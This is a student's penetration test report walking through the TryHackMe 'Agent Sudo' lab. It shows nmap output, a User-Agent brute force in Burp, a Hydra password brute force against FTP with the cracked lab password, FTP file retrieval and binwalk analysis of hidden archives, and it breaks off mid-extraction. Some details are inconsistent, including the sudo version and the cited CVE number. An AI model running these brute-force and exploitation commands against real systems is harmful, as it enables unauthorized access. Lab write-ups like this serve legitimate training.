
Penetration Test Report

TryHackMe

By Jonmar Corpuz

29/03/2024



Agent Sudo

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.

Table of Contents

Statement of Confidentiality

The content of this document has been authored by Jonmar Corpuz. The methodologies employed herein were utilized for educational purposes, and the data presented is entirely fictional, devoid of any representation of real-world data pertaining to any specific company.

Engagement Contacts

Assessor Name	Title	Contact Information
Jonmar Corpuz	IT and Network Security Student	linkedin.com/in/jonmarcorpuz/

Executive Summary

This challenge is provided by TryHackMe as an opportunity for individuals to assess and enhance their penetration testing abilities.

Approach

Jonmar Corpuz successfully completed this challenge utilizing a black box approach, wherein he operated without prior knowledge of the challenge's infrastructure or any associated details. Employing a Linux virtual machine provided by TryHackMe, his objective was to decipher the answers to various tasks presented within the challenge.

Scope

Target	Description
10.10.7.194/16	The target machine's IP address

Network Penetration Test Assessment Summary

Jonmar Corpuz initiated this session armed solely with the designated IP address for the targeted machine in this environment.

Summary of Findings

Throughout the challenge, Jonmar Corpuz identified a total of 5 findings. The table below offers a summarized overview of these findings categorized by severity level.

Severity Level	Severity Count
High	4
Medium	1
Low	0

Below is a quick overview of each finding identified during testing that are ordered according to their order of discovery.

Finding Number	Severity Level	Finding Name
1	Medium	User-Agent Spoofing
2	High	Weak FTP Passwords
3		Weak Steganography Passwords
4	High	Weak ZIP Encryption Passwords
5	High	Sudo Security Bypass

Internal Network Compromise Walkthrough

Throughout the challenge, Jonmar successfully penetrated the internal network of the target machine, eventually attaining full root access and administrative control over the system. The outlined steps illustrate the progression from initial access to compromise, although not all vulnerabilities and misconfigurations encountered during the challenge are included. Any other potential and unutilized issues are detailed separately in the Technical Findings Details section, categorized by severity level. The primary objective of this exercise was to showcase Jonmar's foundational understanding of the penetration testing process and proficiency in employing various security tools. While additional findings presented in this report could potentially facilitate a comparable level of access, the highlighted attack chain delineates the initial route of least resistance employed by the tester to achieve complete compromise of the target machine.

Detailed Walkthrough

Jonmar Corpuz executed the following actions to successfully accomplish this challenge:

1. Jonmar utilized **Network Mapper** to scan the target machine, aiming to gather information about its active ports and the corresponding services. The scan results indicated that the machine had **FTP** operational on port **21**, **SSH** operational on port **22**, and **HTTP** operational on port **80**.
2. Subsequently, Jonmar proceeded to access the target's webpage via port 80, where a message instructed all employees to utilize their codenames as the user-agent for site entry. In response, he employed **Burp Suite**'s **Proxy** and **Repeater** functionalities, leveraging **FoxyProxy** to replicate web requests to the homepage using varying user-agents, thus attempting a brute-force entry. Upon identifying the authorized user-agent, Jonmar submitted another request utilizing the corresponding employee's codename as the user-agent. This granted him entry into the site, revealing a webpage containing a username alongside a notification indicating the weakness of the user's password.
3. Jonmar then utilized **Hydra** to conduct a brute-force attack on the identified user's FTP account password, achieving successful penetration.
4. Following successful access to the compromised user's FTP account, Jonmar proceeded to exfiltrate a PNG image, a JPG image, and a text file. Among the retrieved files, the text file contained a message revealing that the compromised user's SSH password was concealed within one of the discovered images.
5. Subsequently, Jonmar employed a tool called **binwalk** to scan both exfiltrated images, uncovering a ZIP file embedded within the PNG image. This prompted further investigation using binwalk to extract the ZIP file, which was found to be password-protected.

6. Following this discovery, Jonmar utilized tools from **John the Ripper**. Initially, they employed **zip2john** to extract the password hash from the encrypted ZIP file and redirected it into a text file. Subsequently, they decrypted the extracted hash using **john**, successfully gaining access.


7. With the newly acquired password, Jonmar accessed the compromised user's SSH account, enabling them to locate the value corresponding to the user's flag.

8. To escalate user privileges, Jonmar examined the user's sudo privileges, discovering that the user had the capability to execute the **/bin/bash** command without requiring the root password. Additionally, he identified the version of sudo running on the machine as **1.8.21p2**.

9. Following this, Jonmar conducted a search on **Searchsploit** for potential privilege escalation exploits targeting version 1.8.2 of the sudo command. This search yielded **CVE-2019-14207**, a sudo bypass vulnerability exploit. Employing the command provided within the exploit, he successfully obtained root access on the compromised machine. Leveraging the newfound privileges, he recursively scanned the filesystem to locate the file containing the root flag, achieving success in this endeavor.


Quick summary of the steps taken in this attack chain are as follows:

Upon initializing the challenge's machine, Jonmar executed a network scan using Network Mapper (Nmap) to enumerate the currently accessible ports. This comprehensive process involved identifying the services running on these ports, along with their respective versions and any additional pertinent information gleaned from the scan results.



```
root@ip-10-10-227-185:~# nmap -sC -sV 10.10.7.194

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-29 19:18 GMT
Nmap scan report for ip-10-10-7-194.eu-west-1.compute.internal (10.10.7.194)
Host is up (0.076s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
MAC Address: 02:05:10:F1:CA:27 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.04 seconds
```

Jonmar successfully enumerated the currently accessible ports, identifying the services running on each port along with their versions and any additional pertinent information. This provided him with potential attack surfaces that he could scan and exploit to compromise the target machine. Subsequently, he continued the enumeration phase by visiting the target's HTTP web page.




Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

Upon inspecting the information displayed on the target's HTTP web page, Jonmar noticed the presence of a user-agent labeled "R." This observation prompted him to utilize Burp Suite, specifically its Proxy module, to intercept the HTTP request. He then proceeded to replace the user-agent value with "R" as part of his investigation.




What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R


Upon discovering that the target's HTTP web page displayed information indicating the existence of 25 employees, each presumably represented by a letter from the alphabet, Jonmar decided to employ a brute-force approach. He utilized Burp Suite's Repeater module to iteratively send requests to the target's web page. For each request, he injected a different letter from the alphabet into the user-agent field, systematically attempting to gain access to the system.



Filter: Showing all items


Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	446	
1	A	200	□	□	446	
2	B	200	□	□	446	
3	C	302	□	□	459	
4	D	200	□	□	445	
5	E	200	□	□	446	
6	F	200	□	□	446	
7	G	200	□	□	446	
8	H	200	□	□	445	
9	I	200	□	□	446	
10	J	200	□	□	446	
11	K	200	□	□	446	
12	L	200	□	□	446	
13	M	200	□	□	446	
14	N	200	□	□	445	
15	O	200	□	□	445	
16	P	200	□	□	445	
17	Q	200	□	□	445	
18	S	200	□	□	445	
19	T	200	□	□	445	
20	U	200	□	□	445	
21	V	200	□	□	445	
22	W	200	□	□	445	
23	X	200	□	□	445	
24	Y	200	□	□	446	
25	Z	200	□	□	446	

The brute-force attempt unveiled that when the user-agent was set to "C," the server responded with a 302 HTTP status code, signifying a redirection to a different URL. This prompted Jonmar to intercept the request to the target's HTTP web page once more, leveraging Burp Suite's Proxy module. However, this time, he specifically set the user-agent value to "C" to further investigate the redirection.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://10.10.7.194:80

```
GET / HTTP/1.1
Host: 10.10.7.194
User-Agent: C
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```




Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!


From,
Agent R

The information displayed on the browser upon redirection to the new URL unveiled a potential employee username along with a message indicating a weak password. This discovery prompted Jonmar to take action. He decided to initiate a brute-force attack on the FTP account associated with the discovered username using Hydra.




```
root@ip-10-10-227-185:~# hydra -l chris -P ~/Tools/wordlists/rockyou.txt ftp://10.10.7.194
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-29 19:59:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.10.7.194:21/
[21][ftp] host: 10.10.7.194   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-29 20:00:01
```


The discovered password enabled Jonmar to establish a remote connection to the target's FTP server, facilitating further exfiltration of potentially valuable data.



```
root@ip-10-10-227-185:~# ftp 10.10.7.194
Connected to 10.10.7.194.
220 (vsFTPd 3.0.3)
Name (10.10.7.194:root): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
```




```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
226 Transfer complete.
217 bytes received in 0.00 secs (89.8703 kB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
226 Transfer complete.
33143 bytes received in 0.00 secs (32.4514 MB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
226 Transfer complete.
34842 bytes received in 0.00 secs (29.8276 MB/s)
ftp> exit
221 Goodbye.
root@ip-10-10-227-185:~#
```

Jonmar proceeded to showcase the contents of the text file that he successfully exfiltrated from the compromised user's FTP account onto his attack machine. Within this file, he discovered that the password for the compromised user's SSH account was embedded in one of the exfiltrated images. This discovery prompted Jonmar to utilize binwalk to analyze the exfiltrated images for any hidden information that were embedded into them.




```
root@ip-10-10-227-185:~# binwalk cute-alien.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01

root@ip-10-10-227-185:~# binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive
```

Upon executing the previous command, Jonmar uncovered a hidden ZIP folder and a text file embedded within the PNG image that he had exfiltrated from the target's FTP server. This discovery prompted Jonmar to employ binwalk once again to extract the embedded data from the PNG image.




```
